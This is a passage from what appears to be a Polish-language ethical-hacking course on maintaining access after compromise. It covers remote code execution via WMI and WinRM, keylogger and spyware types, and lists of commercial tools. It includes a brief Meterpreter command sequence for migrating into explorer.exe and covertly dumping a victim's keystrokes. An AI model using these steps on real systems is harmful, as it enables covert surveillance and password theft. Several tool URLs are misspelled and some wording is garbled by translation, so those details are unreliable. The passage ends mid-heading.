    * Bottomless RSB Disable feature is available: NO
    * BHB-Focused Indirect Predictor Disable feature is available: NO
  * Enhanced IBRS (IBRS_ALL)
    * CPU indicates ARCH_CAPABILITIES MSR availability: NO
```

Utrzymanie dostępu

Po uzyskaniu dostępu i zwiększeniu uprawnień w systemie docelowym atakujący próbują teraz zachować dostęp do dalszego wykorzystania systemu docelowego lub uczynić zaatakowany system platformą startową, z której można atakować inne systemy w sieci. Atakujący zdalnie uruchamiają złośliwe aplikacje, takie jak keyloggery, oprogramowanie szpiegujące i inne złośliwe programy, aby zachować dostęp do systemu docelowego i wykraść krytyczne informacje, takie jak nazwy użytkowników i hasła. Atakujący ukrywają swoje złośliwe programy lub pliki za pomocą rootkitów, steganografii, strumieni danych NTFS itp., aby zachować dostęp do systemu docelowego.

Wykonywanie aplikacji

Gdy atakujący uzyskają wyższe uprawnienia w systemie docelowym, próbując różnych prób eskalacji uprawnień, mogą podjąć próbę wykonania złośliwej aplikacji, wykorzystując lukę w zabezpieczeniach do wykonania dowolnego kodu. Uruchamiając złośliwe aplikacje, osoba atakująca może wykraść dane osobowe, uzyskać nieautoryzowany dostęp do zasobów systemowych, złamać hasła, przechwycić zrzuty ekranu, zainstalować backdoora w celu utrzymania łatwego dostępu itp. Na tym etapie atakujący uruchamiają złośliwe aplikacje w procesie zwanym „posiadaniem” system. Po uzyskaniu uprawnień administracyjnych będą uruchamiać aplikacje. Atakujący mogą nawet próbować zrobić to zdalnie na komputerze ofiary, aby zebrać te same informacje, co powyżej. Szkodliwe programy, które atakujący wykonują w systemach docelowych, to:

* Backdoory: Program przeznaczony do blokowania lub zakłócania operacji, zbierania informacji prowadzących do wykorzystywania lub utraty prywatności lub uzyskiwania nieautoryzowanego dostępu do zasobów systemowych.

* Crackery: Komponenty oprogramowania lub programów przeznaczonych do łamania kodu lub haseł.

* Keyloggery: mogą to być urządzenia lub oprogramowanie. W obu przypadkach celem jest rejestrowanie każdego naciśnięcia klawisza na klawiaturze komputera.

* Spyware: Oprogramowanie szpiegowskie może przechwytywać zrzuty ekranu i wysyłać je do określonej lokalizacji określonej przez hakera. W tym celu atakujący muszą utrzymywać dostęp do

komputerów ofiar. Po uzyskaniu wszystkich wymaganych informacji z komputera ofiary, atakujący instaluje kilka backdoorów, aby zapewnić łatwy dostęp do niego w przyszłości.

Techniki zdalnego wykonywania kodu

Techniki zdalnego wykonywania kodu to różne taktyki, które atakujący mogą wykorzystać do wykonania złośliwego kodu w systemie zdalnym. Techniki te są często wykonywane po wstępnym włamaniu się do systemu i dalszym rozszerzeniu dostępu do zdalnych systemów obecnych w sieci docelowej. Niektóre przykłady technik zdalnego wykonywania kodu są następujące:

Wykorzystanie do realizacji klienta

Niepewne praktyki kodowania w oprogramowaniu mogą narazić je na różne ataki. Atakujący mogą wykorzystać te luki w zabezpieczeniach oprogramowania poprzez skoncentrowane i ukierunkowane działania mające na celu wykonanie dowolnego kodu w celu utrzymania dostępu do docelowego systemu zdalnego. Różne rodzaje wykorzystania do wykonania klienta są następujące:

o Eksploatacja oparta na przeglądarce internetowej

Atakujący atakują przeglądarki internetowe za pomocą łączy typu spear phishing i ataków typu drive-by. Zdalne systemy mogą zostać naruszone poprzez normalne przeglądanie sieci lub przez kilku użytkowników, którzy są ofiarami spear phishingu, prowadzących do stron kontrolowanych przez atakujących, wykorzystywanych do wykorzystywania przeglądarki internetowej. Ten rodzaj wykorzystania nie wymaga interwencji użytkownika do wykonania.

o Eksploatacja oparta na aplikacjach pakietu Office

Atakujący atakują popularne aplikacje biurowe, takie jak Microsoft Office, poprzez różne warianty spear phishingu. Wiadomości e-mail zawierające łącza do złośliwych plików są

o Eksploatacja oparta na aplikacjach stron trzecich

Atakujący mogą również wykorzystywać powszechnie używane aplikacje innych firm, które są wdrażane jako część oprogramowania. Aplikacje takie jak Adobe Reader, Flash itp. są zwykle celem atakujących w celu uzyskania dostępu do systemów zdalnych.

Wykonanie usługi

Usługi systemowe to programy działające na zapleczu systemu operacyjnego. Atakujący uruchamiają pliki binarne lub polecenia, które mogą komunikować się z usługami systemu Windows, takimi jak Service Control Manager. Ta technika wykonania kodu jest wykonywana poprzez utworzenie nowej usługi lub modyfikację istniejącej usługi w momencie zwiększania uprawnień lub utrzymywania dostępu.

Instrumentacja zarządzania Windows (WMI)

WMI to funkcja administracji systemu Windows, która zarządza danymi i operacjami w systemie Windows oraz zapewnia platformę do lokalnego i zdalnego dostępu do zasobów systemu Windows. Atakujący mogą używać funkcji WMI do zdalnej interakcji z systemem docelowym, zbierania informacji o zasobach systemowych i dalszego wykonywania kodu w celu utrzymania dostępu do systemu docelowego. Atakujący wykorzystują WMI do wykonywania ruchów poprzecznych z zaatakowanego systemu. Atakujący wykorzystują tę funkcję do podnoszenia uprawnień i uzyskiwania praw dostępu w innych systemach sieciowych. Usługa WMI pomaga atakującym uzyskać zarówno lokalny, jak i zdalny dostęp za pośrednictwem zdalnych usług WMI, takich jak Distributed Component Object Model

(DCOM) przez port 135 i Windows Remote Management (WinRM) przez porty HTTP 5985 i HTTPS port 5986. Korzystając z usługi WMI, osoby atakujące mogą również komunikować się z zdalne systemy i uruchamiać złośliwe pliki, aby zachować trwałość i przenosić się w bok.

Zdalne zarządzanie systemem Windows (WinRM)

WinRM to oparty na systemie Windows protokół zaprojektowany w celu umożliwienia użytkownikowi uruchomienia pliku wykonywalnego w celu zmodyfikowania usług systemowych i rejestru w systemie zdalnym. Atakujący mogą użyć polecenia winrm do interakcji z WinRM i wykonania ładunku w systemie zdalnym w ramach ruchu poprzecznego.

Narzędzia do uruchamiania aplikacji

Narzędzia używane do zdalnego uruchamiania aplikacji pomagają atakującym w wykonywaniu różnych złośliwych działań na systemach docelowych. Po uzyskaniu uprawnień administracyjnych osoby atakujące używają tych narzędzi do instalowania, uruchamiania, usuwania i/lub modyfikowania ograniczonych zasobów na zaatakowanej maszynie.

Zdalne wsparcie Dameware

Dameware Remote Support to narzędzie do zdalnego sterowania i zarządzania systemami, które upraszcza zdalną administrację systemem Windows, zapewnia wbudowane narzędzia do zdalnej administracji i zdalnie zarządza środowiskiem Active Directory (AD). Niektóre narzędzia do zwiększania uprawnień są wymienione w następujący sposób:

Ninja (https://github.com)

Pupy (https://github.com)

PDQ Deploy (https://www.pdq.com)

ManageEngine Desktop Central (https://www.monogeengine.com)

PsExec (https://docs.microsoft.com)

Keylogger

Keyloggery to programy lub urządzenia sprzętowe, które rejestrują naciskanie klawiszy na klawiaturze komputera (zwane również rejestrowaniem naciśnięć klawiszy) pojedynczego użytkownika komputera lub sieci komputerów. Możesz zobaczyć wszystkie naciśnięcia klawiszy komputera ofiary w dowolnym momencie w swoim systemie, instalując to urządzenie sprzętowe lub program. Rejestruje prawie wszystkie naciśnięcia klawiszy na klawiaturze użytkownika i zapisuje zarejestrowane informacje w pliku tekstowym. Ponieważ keyloggery ukrywają swoje procesy i interfejs, cel nie jest świadomy keyloggera. Biura i branże używają keyloggerów do monitorowania działań komputerowych pracowników, a także mogą być używane w środowisku domowym, aby rodzice monitorowali aktywność dzieci w Internecie. Keylogger, gdy jest powiązany z oprogramowaniem szpiegującym, pomaga przesyłać informacje o użytkowniku do nieznanej strony trzeciej. Atakujący używają go nielegalnie do złośliwych celów, takich jak kradzież wrażliwych i poufnych informacji o ofiarach. Te poufne informacje obejmują identyfikatory e-mail, hasła, dane bankowe, aktywność w pokoju rozmów, czat internetowy (IRC), wiadomości błyskawiczne oraz numery banków i kart kredytowych. Dane przesyłane przez zaszyfrowane połączenie internetowe są również podatne na keylogger, ponieważ keylogger śledzi naciśnięcia klawiszy przed zaszyfrowaniem. Program keylogger jest instalowany w systemie użytkownika w sposób niewidoczny poprzez załączniki wiadomości e-mail lub pliki do pobrania „drive-by”, gdy użytkownicy odwiedzają określone strony internetowe. Fizyczne rejestratory naciśnięć klawiszy „siedzą” między klawiaturą a

systemem operacyjnym, dzięki czemu mogą pozostać niewykryte i rejestrować każde naciśnięcie klawisza.

Keylogger może:

• Rejestrować każde naciśnięcie klawisza na klawiaturze użytkownika

• Wykonaćj zrzuty ekranu w regularnych odstępach czasu, pokazujące aktywność użytkownika, taką jak wpisywane znaki lub klikane przyciski myszy

• Śledzić działania użytkowników, rejestrując tytuły okien, nazwy uruchamianych aplikacji i inne informacje

• Monitorować aktywność online użytkowników, rejestrując adresy odwiedzanych stron i wprowadzane słowa kluczowe

• Zapisać wszystkie nazwy logowania, numery bankowe i karty kredytowe oraz hasła, w tym ukryte hasła lub dane wyświetlane w gwiazdkach lub pustych miejscach

• Nagrywać rozmowy na czacie online

• Robi nieautoryzowane kopie zarówno wychodzących, jak i przychodzących wiadomości e-mail

Rodzaje rejestratorów naciśnięć klawiszy

Keylogger to program sprzętowy lub programowy, który w dowolnym momencie potajemnie rejestruje każde naciśnięcie klawisza na klawiaturze użytkownika. Keyloggery zapisują przechwycone naciśnięcia klawiszy w pliku do późniejszego odczytania lub przesyłają je do miejsca, w którym osoba atakująca może uzyskać do nich dostęp. Ponieważ programy te rejestrują wszystkie naciśnięcia klawiszy wprowadzane za pomocą klawiatury, mogą przechwytywać hasła, numery kart kredytowych, adresy e-mail, nazwiska, adresy pocztowe i numery telefonów. Keyloggery mogą przechwytywać informacje przed ich zaszyfrowaniem. Daje to atakującemu dostęp do haseł i innych „dobrze ukrytych" informacji.

Istnieją dwa rodzaje rejestratorów naciśnięć klawiszy: sprzętowe rejestratory klawiszy i programowe rejestratory klawiszy. Oba typy pomagają atakującym rejestrować wszystkie naciśnięcia klawiszy w systemie docelowym.

• Sprzętowe rejestratory naciśnięć klawiszy

Keyloggery sprzętowe to urządzenia sprzętowe, które wyglądają jak zwykłe dyski USB. Atakujący mogą podłączyć te keyloggery między wtyczką klawiatury a gniazdem USB. Wszystkie naciśnięcia klawiszy przez użytkownika są przechowywane w jednostce sprzętowej. Atakujący odzyskują tę jednostkę sprzętową, aby uzyskać dostęp do zapisanych w niej naciśnięć klawiszy. Ich wadą jest łatwe wykrycie ich fizycznej obecności. Istnieją trzy główne typy sprzętowych rejestratorów naciśnięć klawiszy:

o Wbudowany PC/BIOS

Oprogramowanie układowe na poziomie systemu BIOS, które jest odpowiedzialne za zarządzanie działaniami klawiatury, można zmodyfikować w taki sposób, aby przechwytywało wpisywane naciśnięcia klawiszy. Wymaga dostępu fizycznego i/lub administratora do komputera docelowego.

Klawiatura Keyloggera

Jeśli obwód sprzętowy jest podłączony do złącza kabla klawiatury, może przechwytywać naciśnięcia klawiszy. Zapisuje wszystkie naciśnięcia klawiszy we własnej pamięci wewnętrznej, do której można później uzyskać dostęp. Główną zaletą keyloggera sprzętowego w porównaniu z keyloggerem programowym jest to, że nie jest zależny od systemu operacyjnego, a zatem nie będzie kolidował z żadnymi aplikacjami działającymi na komputerze docelowym, a wykrycie keyloggerów sprzętowych za pomocą jakiegokolwiek oprogramowania anty-keyloggera jest niemożliwe.

o Zewnętrzny keylogger

Zewnętrzne keyloggery są podłączane między standardową klawiaturą PC a komputerem. Rejestrują każde naciśnięcie klawisza. Zewnętrzne keyloggery nie potrzebują żadnego oprogramowania i współpracują z każdym komputerem. Możesz podłączyć jeden do komputera docelowego i monitorować zapisane informacje na komputerze, aby przeglądać naciśnięcia klawiszy. Istnieją cztery rodzaje zewnętrznych keyloggerów:

• PS/2 i USB Keylogger: Jest całkowicie przezroczysty dla działania komputera i nie wymaga żadnego oprogramowania ani sterowników do działania. Rejestruje wszystkie naciśnięcia klawiszy wpisane przez użytkownika na klawiaturze komputera i przechowuje dane, takie jak e-maile, zapisy rozmów, używane aplikacje, wiadomości iM itp.

• Acoustic/CAM Keylogger: Akustyczne keyloggery działają na zasadzie konwersji elektromagnetycznych fal dźwiękowych na dane. Wykorzystują albo odbiornik przechwytujący, który może konwertować dźwięki elektromagnetyczne na dane naciśnięcia klawisza, albo CAM (kamerę) zdolną do nagrywania zrzutów ekranu z klawiatury.

• Bluetooth Keylogger: Wymaga fizycznego dostępu do komputera docelowego tylko raz, podczas instalacji. Po zainstalowaniu na komputerze docelowym, przechowuje wszystkie naciśnięcia klawiszy i możesz pobrać informacje o naciśnięciach klawiszy w czasie rzeczywistym, łącząc się przez urządzenie Bluetooth.

• Keylogger Wi-Fi: Oprócz standardowej funkcjonalności keyloggera PS/2 i USB, umożliwia zdalny dostęp przez Internet. Ten bezprzewodowy keylogger połączy się z lokalnym punktem dostępowym Wi-Fi i wyśle e-maile zawierające zarejestrowane dane naciśnięć klawiszy. Możesz także połączyć się z keyloggerem w dowolnym momencie przez TCP/IP i przeglądać przechwycony dziennik.

Programowe rejestratory naciśnięć klawiszy

Te rejestratory to oprogramowanie instalowane zdalnie przez sieć lub załącznik e-mail w systemie docelowym w celu rejestrowania wszystkich naciśnięć klawiszy. Tutaj zarejestrowane informacje są przechowywane jako plik dziennika na dysku twardym komputera. Rejestrator wysyła dzienniki naciśnięć klawiszy do atakującego za pomocą protokołów e-mail. Rejestratory programowe często mogą również uzyskiwać dodatkowe dane, ponieważ nie mają ograniczeń alokacji pamięci fizycznej, tak jak sprzętowe rejestratory naciśnięć klawiszy. Istnieją cztery typy programowych rejestratorów naciśnięć klawiszy:

o Application Keylogger

Keylogger aplikacji pozwala obserwować wszystko, co użytkownik wpisuje w swoich e-mailach, czatach i innych aplikacjach, w tym hasła. Możliwe jest nawet prześledzenie zapisów aktywności w Internecie. Jest to niewidzialny keylogger do śledzenia i rejestrowania wszystkiego, co dzieje się w całej sieci.

o Keylogger jądra/rootkita/sterownika urządzenia

Atakujący rzadko używają keyloggerów jądra, ponieważ są one trudne do napisania i wymagają wysokiego poziomu biegłości od twórców keyloggerów. Te keyloggery istnieją na poziomie jądra. W związku z tym są one trudne do wykrycia, zwłaszcza w przypadku aplikacji w trybie użytkownika. Ten rodzaj keyloggera działa jako sterownik urządzenia klawiatury i tym samym uzyskuje dostęp do wszystkich informacji wpisywanych na klawiaturze. Keylogger oparty na rootkitach to sfałszowany sterownik urządzenia Windows, który rejestruje wszystkie naciśnięcia klawiszy. Ten keylogger ukrywa się przed systemem i jest niewykrywalny, nawet przy użyciu standardowych lub dedykowanych narzędzi. Ten rodzaj keyloggera zwykle działa jako sterownik urządzenia. Keylogger sterownika urządzenia zastępuje istniejący sterownik I/O wbudowaną funkcją keyloggera. Ten keylogger zapisuje wszystkie naciśnięcia klawiszy wykonywane na komputerze w ukrytym pliku logowania, a następnie wysyła plik do miejsca docelowego przez Internet.

o Keylogger oparty na hiperwizorze

Keylogger oparty na hiperwizorze działa w hiperwizorze złośliwego oprogramowania działającym w systemie operacyjnym.

o Keylogger oparty na przechwytywaniu formularzy

Keylogger oparty na przechwytywaniu formularzy rejestruje dane formularzy internetowych, a następnie przesyła je przez Internet, po pominięciu szyfrowania HTTPS. Keyloggery oparte na przechwytywaniu formularzy rejestrują dane wejściowe z formularzy internetowych, rejestrując przeglądanie sieci za pomocą funkcji „prześlij zdarzenie”.

Keylogger oparty na JavaScript

Atakujący umieszczają złośliwe tagi JavaScript na stronie internetowej zaatakowanej witryny, aby nasłuchiwać kluczowych zdarzeń, takich jak onKeyUp() i onKeyDown(). Atakujący używają różnych technik, takich jak man-in-the-browser/manipulator-in-the-browser, crosssite scripting itp., aby wstrzyknąć złośliwy skrypt.

Keylogger oparty na wstrzykiwaniu pamięci

Keyloggery oparte na wstrzykiwaniu pamięci modyfikują tabele pamięci powiązane z przeglądarką internetową i funkcjami systemowymi w celu rejestrowania naciśnięć klawiszy. Atakujący wykorzystują tę technikę również do obejścia UAC w systemach Windows.

Zdalny atak keyloggera przy użyciu Metasploit

Atakujący mogą uzyskać zdalny dostęp do komputera ofiary, ale nie mogą uzyskać dostępu do określonych folderów lub plików zabezpieczonych silnymi hasłami. Aby wykraść tak złożone hasła z maszyny docelowej, osoby atakujące muszą zainstalować i uruchomić keylogger w celu przechwytywania wpisów z klawiatury. W tym celu osoby atakujące wykorzystują narzędzia takie jak Metasploit do uruchamiania trwałego keyloggera.

Ustanowienie keyloggera za pomocą Metasploit

Na wykorzystanym komputerze z systemem Windows osoby atakujące ustanawiają sesję Meterpretera i wykonują następujące kroki.

* Użyj polecenia ps, aby uzyskać listę uruchomionych procesów i ich identyfikatory procesów (PID) w systemie docelowym.

* Aby uniknąć zamknięcia i ponownego zainicjowania trwającego procesu wykorzystania, osoby atakujące migrują swój bieżący PID do działającego procesu (tutaj explorer.exe).

getpid

migrate <PID>

* Użyj polecenia Keyscan_start, aby zainicjować rzeczywisty proces keyloggera w systemie docelowym.

* Teraz użyj polecenia Keyscan_dump, aby wykryć naciśnięcia klawiszy użytkownika na komputerze docelowym. To polecenie zrzuca wszystkie wąchane naciśnięcia klawiszy i wyświetla je na konsoli. Użyj polecenia keyscan_stop, aby zatrzymać wąchanie naciśnięć klawiszy.

Atakujący mogą również zautomatyzować cały proces wąchania i zrzucania danych za pomocą exploita Metasploit lockout_keylogger.

Keyloggery sprzętowe

Przyjrzymy się teraz szczegółom zewnętrznych keyloggerów sprzętowych. Jak wspomniano wcześniej, na rynku dostępne są różne rodzaje zewnętrznych keyloggerów sprzętowych. Te keyloggery są podłączane między klawiaturą a komputerem. Do tego typu keyloggerów należą:

- Keylogger PS/2

- Keylogger USB

- Keylogger Wi-Fi

- Keylogger wbudowany w klawiaturę

- Keylogger Bluetooth

- Keylogger sprzętowy

Te keyloggery monitorują i przechwytują naciśnięcia klawiszy w systemie docelowym. Ponieważ te zewnętrzne keyloggery podłączają się między zwykłą klawiaturą PC a komputerem w celu rejestrowania każdego naciśnięcia klawisza, pozostaną niewykrywalne przez anty-keyloggery zainstalowane w systemie docelowym. Jednak użytkownik może łatwo wykryć ich fizyczną obecność. Keyloggery sprzętowe pochodzą od wielu producentów i dostawców, z których niektóre są omówione w następujący sposób:

KeyGrabber

Keylogger sprzętowy KeyGrabber to urządzenie elektroniczne zdolne do przechwytywania naciśnięć klawiszy z klawiatury PS/2 lub USB. Występuje w różnych formach, takich jak KeyGrabber USB, KeyGrabber PS/2 i KeyGrabber Nano Wi-Fi.

Niektóre keyloggery sprzętowe są wymienione w następujący sposób:

• KeyGrabber USB (http://www.keelog.com)

• KeyCarbon (https://keycarbon.com)

• Rejestrator klawiatury (https://www.detective-store.com)

• KeyGhost (http://www.keyghost.com)

• KEYKatcher (https://keykatcher.com)

Keyloggery dla systemu Windows

Oprócz wspomnianych wcześniej keyloggerów, na rynku dostępnych jest wiele keyloggerów programowych; możesz użyć tych narzędzi do rejestrowania naciśnięć klawiszy i monitorowania aktywności użytkowników komputera. Niektóre keyloggery są omówione w następujący sposób. Możesz pobrać te narzędzia z odpowiednich stron internetowych.

Darmowy keylogger Spyrix

Spyrix Keylogger Free służy do zdalnego monitorowania na komputerze, które obejmuje nagrywanie naciśnięć klawiszy, haseł i zrzutów ekranu. Ten keylogger jest doskonale ukryty przed oprogramowaniem antywirusowym, anty-rootkitowym i anty-spyware. Atakujący używają narzędzia Spyrix Keylogger Free do rejestrowania wszystkich naciśnięć klawiszy w systemie ofiary ze zdalnego systemu. Niektóre keyloggery dla systemu Windows są wymienione w następujący sposób:

-Monitor osobisty REFOG (https://www.refog.com)

-All In One Keylogger (https://www.relytec.com)

-Elite Keylogger (https://www.elitekeyloggers.com)

-Standard StaffCop (https://www.stoffcop.com)

-Spytector (https://www.spytector.com)

Keyloggery dla systemu macOS

Na rynku dostępne są różne keyloggery działające w systemie macOS. Umożliwiają rejestrowanie wszystkiego, co użytkownik robi na komputerze, na przykład rejestrowanie naciśnięć klawiszy, nagrywanie komunikacji e-mail, wiadomości na czacie, robienie zrzutów ekranu każdej czynności i nie tylko. W systemie macOS używane są następujące rejestratory naciśnięć klawiszy:

Refog Keyloggera Maca

Refog Mac Keylogger zapewnia niewykrywalny nadzór i rejestruje wszystkie naciśnięcia klawiszy na komputerze. Jak pokazano na zrzucie ekranu, osoby atakujące używają programu Refog Mac Keylogger do rejestrowania wszystkich działań docelowego użytkownika i kradzieży krytycznych informacji, takich jak dane logowania. Niektóre keyloggery dla komputerów Mac są wymienione w następujący sposób:

Spyrix Keylogger dla Mac OS (https://www.spyrix.com)

Elite Keylogger dla komputerów Mac (https://www.elite-keylogger.net)

Aobo Mac OS X Keylogger (https://www.eosemon.com)

KidLogger dla MAC (https://kidlogger.net)

Idealny Keylogger dla komputerów Mac (https://www.blozingtools.com)

Programy szpiegujące

Spyware to ukryte oprogramowanie do monitorowania komputera, które umożliwia potajemne rejestrowanie wszystkich działań użytkownika na komputerze docelowym. Automatycznie dostarcza logi do zdalnego atakującego za pomocą Internetu (poprzez e-mail, FTP, polecenia i kontrolę poprzez szyfrowany ruch, HTTP, DNS itp.). Dzienniki dostarczania zawierają informacje o wszystkich obszarach

systemu, takich jak wysłane e-maile, odwiedzane strony internetowe, każde naciśnięcie klawisza (w tym loginy/hasła do Gmaila, Facebooka, Twittera, Linkedln itp.), operacje na plikach i rozmowy na czacie online. Wykonuje również zrzuty ekranu w określonych odstępach czasu, podobnie jak kamera monitorująca skierowana na monitor komputera. Oprogramowanie szpiegujące jest podobne do konia trojańskiego, który zwykle jest dołączany jako ukryty składnik oprogramowania freeware lub oprogramowania pobieranego z Internetu. Ukrywa swój proces, pliki i inne obiekty, aby uniknąć wykrycia i usunięcia. Pozwala to atakującemu zebrać informacje o ofierze lub organizacji, takie jak adresy e-mail, loginy użytkowników, hasła, numery kart kredytowych, dane bankowe itp.

Rozpowszechnianie oprogramowania szpiegującego

Jak sama nazwa wskazuje, oprogramowanie szpiegujące jest instalowane bez wiedzy i zgody użytkownika, a można to osiągnąć poprzez „podpięcie" oprogramowania szpiegującego do innych aplikacji. Jest to możliwe, ponieważ spyware wykorzystuje reklamowe pliki cookie, które są jedną z podklas spyware. Oprogramowanie szpiegujące może również wpływać na system, gdy odwiedzasz witrynę dystrybucji oprogramowania szpiegującego. Ponieważ instaluje się, gdy odwiedzasz i klikasz coś na stronie internetowej, proces ten jest znany jako „pobieranie drive-by". W wyniku normalnych czynności związanych z przeglądaniem stron internetowych lub pobieraniem, system może nieumyślnie zostać zainfekowany oprogramowaniem szpiegującym. Może nawet podszywać się pod anty-spyware i uruchamiają się na komputerze użytkownika bez powiadomienia, gdy tylko użytkownik pobiera i instaluje programy dołączone do spyware.

Co robi oprogramowanie szpiegujące?

Omówiliśmy już program szpiegujący i jego główną funkcję polegającą na obserwowaniu działań użytkownika na komputerze docelowym. Wiemy również, że gdy atakującemu uda się zainstalować oprogramowanie szpiegujące na komputerze ofiary przy użyciu omówionych wcześniej technik rozprzestrzeniania, może wykonać kilka ofensywnych działań na komputerze ofiary. Dlatego teraz dowiedzmy się więcej o możliwościach oprogramowania szpiegującego, ponieważ jesteśmy teraz świadomi jego zdolności do monitorowania działań użytkownika. Zainstalowane oprogramowanie szpiegujące może również pomóc osobie atakującej wykonać następujące czynności na komputerach docelowych:

o Kradnie dane osobowe użytkowników i wysyła je do zdalnego serwera lub porywacza

o Monitoruje aktywność online użytkowników

o Wyświetla irytujące wyskakujące okienka

o Przekierowuje przeglądarkę internetową na strony reklamowe

o Zmienia domyślne ustawienia przeglądarki i uniemożliwia ich przywrócenie przez użytkownika

o Dodaje kilka zakładek do listy ulubionych przeglądarki

o Zmniejsza ogólny poziom bezpieczeństwa systemu

o Zmniejsza wydajność systemu i powoduje niestabilność oprogramowania

o Łączy się ze zdalnymi stronami pornograficznymi

o Umieszcza na pulpicie skróty do złośliwych witryn spyware

o Kradnie hasła

o Wysyła ukierunkowane wiadomości e-mail

o Zmienia stronę główną i uniemożliwia użytkownikowi jej przywrócenie

o Modyfikuje biblioteki dołączane dynamicznie (DLL) i spowalnia przeglądarkę

o Zmienia ustawienia zapory

o Monitoruje i raportuje odwiedzane strony internetowe

Narzędzia szpiegowskie

Spytech SpyAgent

Spytech SpyAgent to komputerowe oprogramowanie szpiegowskie, które pozwala monitorować wszystko, co użytkownicy robią na komputerze — w całkowitej tajemnicy. SpyAgent zapewnia szeroką gamę niezbędnych funkcji monitorowania komputera, a także blokowanie stron internetowych, aplikacji i klientów czatu, planowanie rejestrowania i zdalne dostarczanie dzienników przez e-mail lub FTP. Jak pokazano na zrzucie ekranu, osoby atakujące wykorzystują Spytech SpyAgent do śledzenia odwiedzanych stron internetowych, przeprowadzanych wyszukiwań online, używanych programów i aplikacji, informacji o plikach i drukowaniu, komunikacji e-mail, danych logowania użytkownika itp. docelowego systemu.

Power Spy

Power Spy to oprogramowanie do monitorowania aktywności użytkowników komputerów PC. Działa i przeprowadza monitorowanie potajemnie w tle systemu komputerowego. Loguje wszystkich użytkowników w systemie, a użytkownicy nie będą świadomi jego istnienia. Jak pokazano na zrzutach ekranu, osoby atakujące używają tego narzędzia do monitorowania docelowego systemu i rejestrować wszystkie działania użytkownika, takie jak zrzuty ekranu, naciśnięcia klawiszy, uruchamiane aplikacje, otwierane okna, odwiedzane strony internetowe, rozmowy na czacie, otwierane dokumenty itp.

Rodzaje oprogramowania szpiegującego

Obecnie różne programy spyware wykonują różne ofensywne zadania, takie jak zmiana ustawień przeglądarki, wyświetlanie reklam, gromadzenie danych itp. Chociaż wiele aplikacji spyware wykonuje różnorodne, niegroźne działania, dziesięć głównych rodzajów oprogramowania spyware w Internecie umożliwia atakującym kradną informacje o użytkownikach i ich działaniach, a wszystko to bez ich wiedzy i zgody.

Oprogramowanie szpiegujące na komputery stacjonarne

Desktop spyware to oprogramowanie, które umożliwia atakującemu uzyskanie informacji o aktywności użytkownika lub danych osobowych, przesyłanie ich przez Internet do osób trzecich bez wiedzy i zgody użytkownika. Dostarcza informacji o tym, co użytkownicy sieci robili na swoich komputerach stacjonarnych, jak i kiedy. Oprogramowanie szpiegujące dla komputerów stacjonarnych umożliwia atakującym wykonywanie następujących czynności:

o Nagrywanie na żywo zdalnych pulpitów

o Nagrywanie i monitorowanie działań w Internecie

o Rejestrowanie użycia oprogramowania i czasów

o Rejestrowanie dziennika aktywności i przechowywanie go w jednym centralnym miejscu

o Rejestrowanie naciśnięć klawiszy użytkowników

Poniżej znajduje się lista programów szpiegujących na komputery stacjonarne i monitorujących dzieci:

o ActivTrak (https://activtrak.com)

o Veriato Cerebral (http://www.veriato.com)

o NetVizor (https://www.netvizor.net)

o Monitor SoftActivity (https://www.softactivity.com)

o Monitor SoftActivity TS (https://www.softactivity.com)

Oprogramowanie szpiegujące poczty e-mail

Oprogramowanie szpiegujące poczty e-mail to program, który monitoruje, rejestruje i przekazuje wszystkie przychodzące i wychodzące wiadomości e-mail. Po zainstalowaniu na komputerze, który chcesz monitorować, ten typ oprogramowania szpiegującego zapisuje kopie wszystkich przychodzących i wychodzących wiadomości e-mail i wysyła je do użytkownika za pośrednictwem określonego adresu e-mail lub zapisuje informacje w lokalnym folderze na dysku monitorowanego komputera. Działa to w trybie ukrycia; użytkownicy nie będą świadomi obecności oprogramowania szpiegującego pocztę e-mail na swoim komputerze. Jest również w stanie nagrywać wiadomości błyskawiczne.

Internetowe oprogramowanie szpiegujące

Internetowe oprogramowanie szpiegujące to narzędzie, które pozwala monitorować wszystkie strony internetowe odwiedzane przez użytkowników na komputerze podczas Twojej nieobecności. Tworzy chronologiczny zapis wszystkich odwiedzanych adresów URL. To automatycznie ładuje się podczas uruchamiania systemu i działa w trybie ukrytym, co oznacza, że działa w tle niewykryte. Narzędzie rejestruje wszystkie odwiedzane adresy URL w pliku dziennika i wysyła je na określony adres e-mail. Zapewnia podsumowanie ogólnego korzystania z sieci, takie jak odwiedzane strony internetowe i czas spędzony na każdej stronie, a także wszystkie otwarte aplikacje wraz z datą/godziną odwiedzin. Pozwala także zablokować dostęp do określonej strony internetowej lub całej witryny, określając adresy URL lub słowa kluczowe, które mają zostać zablokowane.

Oprogramowanie szpiegujące do monitorowania dzieci

Oprogramowanie szpiegujące do monitorowania dzieci umożliwia śledzenie i monitorowanie tego, co dzieci robią na komputerze, zarówno w trybie online, jak i offline. Zamiast zaglądać dziecku przez ramię, można użyć oprogramowania szpiegującego do monitorowania dzieci, które działa w trybie ukrycia; twoje dzieci nie będą świadome twojej inwigilacji. Oprogramowanie szpiegujące rejestruje wszystkie używane programy i odwiedzane strony internetowe, zlicza naciśnięcia klawiszy i kliknięcia myszą oraz przechwytuje zrzuty ekranu aktywności. Wszystkie zarejestrowane dane są dostępne poprzez chroniony hasłem interfejs sieciowy jako ukryty, zaszyfrowany plik lub mogą być wysłane na określony adres e-mail. Pozwala to również chronić dzieci przed dostępem do nieodpowiednich treści internetowych, ustawiając określone słowa kluczowe, które chcesz zablokować. Wysyła do ciebie alert w czasie rzeczywistym, gdy napotka określone słowa kluczowe na twoim komputerze lub gdy twoje dzieci chcą uzyskać dostęp do nieodpowiednich treści.

Oprogramowanie szpiegujące do przechwytywania ekranu

Oprogramowanie szpiegujące do przechwytywania ekranu to program, który umożliwia monitorowanie działań komputera poprzez wykonywanie migawek lub zrzutów ekranu komputera, na którym jest zainstalowany program. Migawki te są wykonywane lokalnie lub zdalnie w określonych odstępach czasu i zapisywane w ukrytym pliku na dysku lokalnym lub wysyłane na adres e-mail lub witrynę FTP zdefiniowaną przez osobę atakującą. Oprogramowanie szpiegujące do przechwytywania ekranu jest w stanie nie tylko robić zrzuty ekranu, ale także rejestrować naciśnięcia klawiszy, aktywność myszy, adresy URL odwiedzanych witryn i działania drukarki w czasie rzeczywistym. Użytkownik może zainstalować ten program lub oprogramowanie na komputerach w sieci, aby monitorować działania wszystkich komputerów w sieci w czasie rzeczywistym, wykonując zrzuty ekranu. Działa to w sposób przezroczysty w trybie stealth, dzięki czemu można monitorować działania komputera bez wiedzy użytkowników.

Oprogramowanie szpiegujące USB

